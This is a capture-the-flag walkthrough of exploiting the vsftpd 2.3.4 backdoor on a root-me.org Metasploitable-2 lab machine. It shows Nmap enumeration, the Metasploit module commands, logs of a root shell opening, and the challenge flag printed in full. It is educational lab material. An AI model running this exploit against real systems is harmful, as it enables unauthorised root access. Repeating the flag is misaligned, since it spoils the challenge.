Attacking Metasploitable-2 Using Metasploit:

What is Metasploitable ?

Metasploitable is a Linux virtual machine which we deliberately make vulnerable to attacks. The major purpose why use of such virtual machines is done could be for conducting security trainings, testing of security tools, or simply for practicing the commonly known techniques of penetration testing.

Getting started

Firstly, to perform the attack on Metaspoitable, we need to carry out the enumeration process on the attacking machine. For this purpose we have a number of tools available in Kali Linux, most commonly use of Nmap and nikto is done.We use Nmapin our case. Before moving further, let us have a brief introduction about Nmap.

Nmap & Zemap:

Network Mapped (Nmap) is a network scanning and host detection tool that is very useful during several steps of penetration testing. Nmap does not limit to merely gathering information and enumeration. It is also a powerful utility that finds use as a vulnerability detector or a security scanner.

Zenmap installation guide – Kali Linux 2019.4. Zenmap is a cross-platform GUI (Graphical User Interface) for Nmap. This open-source tool is designed to make Nmap easy for beginners to use while providing advanced features for experienced Nmap users

What it does?
It basically detects the


- **Live host on the network.**
- **Open ports on the host.**
- **Software and the version to the respective port.**
- **Operating system, hardware address, and the software version.**

Now I have Start the testing of "Root-me.org"


Metasploitable

Now, we are going to Starting Nmap 7.70 (https://nmap.org)

Scanning ctf02.root-me.org (212.129.28.21)




After the scanning complete, As we can see in the above figure, this command provided us with detailed information about the open ports, the various services and their version running on the victim's machine. Moving further, let us now exploit them one by one.




VSFTPD (VSFTPD v2.3.4 Backdoor Command Execution)

VSFTPD stands for very secure FTP daemon. It's a light weight, stable and secure FTP server for UNIX-like systems.


So, we use Metasploit to look for the available exploits for VSFTPD. Let us have a look at how we can carry out this search in Metasploit and then apply it on target machine.




In effect, as we can see in the above snapshot, there is an exploit available for VSFTPD. But wait! Before moving further, are we sure that the exploit is compatible with the versions of running services? This is the key to a successful attack. Firstly, we first confirm whether the exploit is available for the particular versions running on the victim's machine. You can check full description of the exploit with the help of info command.



Now that we have ensured the compatibility of the versions, we are ready to use the exploit. Therefore, let us have a look at the available options.



Here RHOST and RPORT are the two options we require. 21 is set as the current value of RPORT, which is for the FTP service. We need to set the value for RHOST and then we are all set to run this exploit.



Once you run the exploit you will get the root access. Henceforth, the basic steps that we followed for the attack on VSFTPD will be same for all the services.

We got the shell so we find out the file passwd/

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 212.129.28.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 212.129.28.21:21 - USER: 331 Please specify the password.
[+] 212.129.28.21:21 - Backdoor service has been spawned, handling...
[+] 212.129.28.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.42.121:34073 -> 212.129.28.21:6200) at 2020-05-20 01:42:14 +0530

shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
```

Now use ls command and get passwd/


```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 212.129.28.21:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 212.129.28.21:21 - USER: 331 Please specify the password.
[+] 212.129.28.21:21 - Backdoor service has been spawned, handling...
[+] 212.129.28.21:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.42.121:34073 -> 212.129.28.21:6200) at 2020-05-20 01:42:14 +0530

shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
ls
ls
bin    dev   initrd      lost+found  nohup.out  proc  srv  usr
boot   etc   initrd.img  media       opt        root  sys  var
cdrom  home  lib         mnt         passwd     sbin  tmp  vmlinuz
sh-3.2#
```


So open passwd/ by nano command:

```
  GNU nano 2.0.7                File: passwd

f03c47006e8e04c3418a868b5ff5fee6
File  Edit  Search  Options  Help
open msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor

                        [ Read 1 line ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

So we got the Flag so go to the root-me.org

And enter the “f03c47006e8e04c3418a868b5ff5fee6”





So, mr.boo woot the box.

Complete. The Metasploitable2

References:

https://www.offensive-security.com/metasploit-unleashed/
https://community.rapid7.com/docs/DOC-1875